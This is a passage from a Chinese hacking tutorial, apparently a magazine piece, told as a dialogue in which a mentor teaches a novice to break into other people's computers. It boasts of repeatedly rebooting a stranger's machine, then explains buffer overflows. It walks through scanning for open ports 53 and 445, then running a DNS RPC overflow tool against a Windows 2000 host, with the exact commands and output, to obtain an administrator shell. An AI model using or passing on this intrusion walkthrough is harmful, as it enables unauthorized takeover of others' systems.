


图 4




图 6

道："哈哈，我重启了他的电脑，一连重启了十几次，他就换到别的地方去了。"

过了一会儿，燕妹妹又若有所思的问道："如果没有密码，那是不是我们就不能入侵了呢？"阿布微微一笑说道："没有密码也一样可以入侵的，这就是我接下来要讲的内容——远程溢出，在黑客入侵过程中要数溢出攻击最立竿见影，通常可以直捣黄龙，那溢出又是杂回事呢？"阿布打了个比喻："'溢出攻击'就像是将很多沙子倒入装满水的容器时，水就会溢出来一样。当系统的缓冲区被溢出时，过剩的信息就会对电脑内存中原有的内容进行完全替换，如未进行备份，你的内容也就永远丢失了。"




图7




图8

燕妹妹听了，不解的问道："那溢出后又怎么样呢？"阿布耐心的回答："现在网上公布的攻击程序一般都会得到系统权限的CMDSHELL（一个命令执行环境），那它又是如何实现的呢？'溢出攻击'在对缓冲区中的文件进行替换的同时，还会执行一些恶意命令，从而得到一个管理员权限的命令执行环境，然后再通过命令建立管理员帐号，就可以对电脑进行控制。溢出攻击的危险在于大部分系统设计者在设计初都无法完全预料和防范溢出攻击的各种可能性，因此事实上任何具有一定复杂性的服务系统几乎都肯定有遭受溢出攻击的危险，只是有的已经被发现，有的尚未被发现而已。从Wu-ftp、Sendmail、IIS、qmail到Apache，几乎世界上最通用的网络服务系统都曾出现过能够导致溢出攻击的漏洞，而且每个漏洞都是极其危险的（可被攻击者获得对服务系统的控制）。

燕妹妹听得一脸茫然："似乎挺不错的，可惜我还是没有听明白要如何攻击！"阿布叹了口气，说道："好吧，还记得以前讲过的DNS溢出吗？我就以这个DNS漏洞来给你讲讲吧。"

首先还是选择溢出目标，这个漏洞必须要开放53和445端口才可以进行下一步的溢出操作。每个溢出漏洞需要的条件也是不一样的，需要根据漏洞的情况来扫描可能存在漏洞的主机。

我选择了SuperScan进行扫描，在"端口列表"中勾选上53和445端口（图9），然后选择一个主机活跃的网段开始扫描吧。



图9

扫描结果出来了（图10），一共扫描到三台主机，其中第一台主机只开了445端口，所以这台主机不符合条件，那么还剩下两台主机可以进行下一步的溢出操作。

打开CMD命令提示符，直接输入溢出程序的名字（图11），通常程序会返回使用格式信息，其中"Use -s to scan for the target's port: dns -s 1.2.3.4"表示使用-S这个参数可以检测1.2.3.4这个IP上的DNS溢出漏洞。"dns options host [port], example: dns -t2000all 1.2.3.4 1030"表示使用-T来选择对方的系统类型，1.2.3.4就是对方的IP地址，1030代表了使用-S参数扫描出来的端口号。




图10




图11

先执行**dns -s 192.168.0.100**对主机进行特定漏洞端口扫描，"1028 : Vulnerability"表示1028端口存在溢出漏洞，并且把对方系统的版本也检测了出来，"OS: window 2000"，不用说就知道是Win2000系统了。

再执行**dns -t 2000all 192.168.0.100 1028**对目标主机进行溢出(图12)。"Connection to target host tcp port established"成功连接到主机的TCP端口上，"Successfully bound to the vulnerable DCERPC interface"已经连接到对方的RPC接口上，"OS fingerprint result: Windows 2000"系统指纹鉴定对方是Wind2000系统，"Attack sent, check port 1100"攻击代码已经成功发送，并尝试连接1100端口。当出现最后这一句提示语句的时候就我们意味着我们要成功了。

